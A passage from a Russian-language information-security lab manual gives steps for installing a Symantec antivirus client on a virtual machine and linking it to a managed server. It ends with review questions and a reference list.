20. завершите ввод параметров кнопкой ОК.

21. закройте диалоговое окно Плановые осмотры кнопкой ОК.

22. Закройте оснастку управления антивирусом.

23. Переключитесь в физический компьютер. **Задание 4.** Установите клиентскую часть антивируса.

1. Скопируйте в виртуальную машину VM-2
каталог (Symantec1) с установочными файлами антивируса.

2. Переключитесь в виртуальную машину.

3. Запустите установку (двойной щелчок по файлу Setup.exe).

4. Ознакомьтесь с информацией мастера и щелкните Далее.

5. Ознакомьтесь с лицензионным соглашением:

6. выберите Я согласен с условиями лицензионного соглашения;

7. подтвердите выбор кнопкой Далее.

8. Выберите установку клиента радиокнопкой

Установка клиента и щелкните Далее.

Рисунок 7. Окно выбора установки сервера или клиента.

1. Укажите тип установки - Полная и щелкните

Далее.

2. Укажите тип сетевой установки –

Управляемый и щелкните Далее.

3. Введите имя компьютера с установленным

серверным антивирусом - win2003.

Рисунок 8. Ввод имени сервера с установленным антивирусом.

4. Активируйте установку кнопкой Установить.
5. Завершите установку кнопкой Готово.

Контрольные вопросы

1. Что такое антивирусное ПО?

2. На какие виды подразделяется антивирусное ПО?
3. Назовите основные методы работы антивирусного ПО?

Список использованных источников

1. Малюк, А. А. Введение в защиту информации в автоматизированных системах : учеб. пособие для вузов / А. А. Малюк, С. В. Пазизин, Н. С. Погожин. - М. : Горячая линия

- Телеком, 2001. - 148 с. : ил. - Библиогр.: с. 143-145. - ISBN 5-93517-062-0. - ISBN 5-7873-0040-8

2. Основы современных компьютерных технологий
: учеб. пособие для вузов / под ред. А. Д. Хомоненко. – 2-е изд.
– СПб. : КОРОНА-принт, 2002. – 448 с.

Гошко С. В. Технологии борьбы с компьютерными вирусами [Электронный ресурс] / С. В. Гошко. - М.: СОЛОН -

ПРЕСС, 2009. - 351 с. - Режим доступа:http://biblioclub.ru 3. Камински Д., Джонсон Н., Грэм Р., Флинн Х.,

Дубравский И., Ахмад Д. Защита от хакеров корпоративных сетей [Электронный ресурс] / Д. Камински, Н. Джонсон, Р. Грэм, Х. Флинн, И. Дубравский, Д. Ахмад. - М.: ДМК Пресс, 2008. - 868 с. - Режим доступа: http://biblioclub.ru/

4.Портал исследования защиты программ ttp://www.cracklab.ru

5.Системное низкоуровневое программирование http://wasm.ru

6.Вирусная энциклопедия http://www.totalmalwareinfo.co m

Вирусная энциклопедия http://www.viru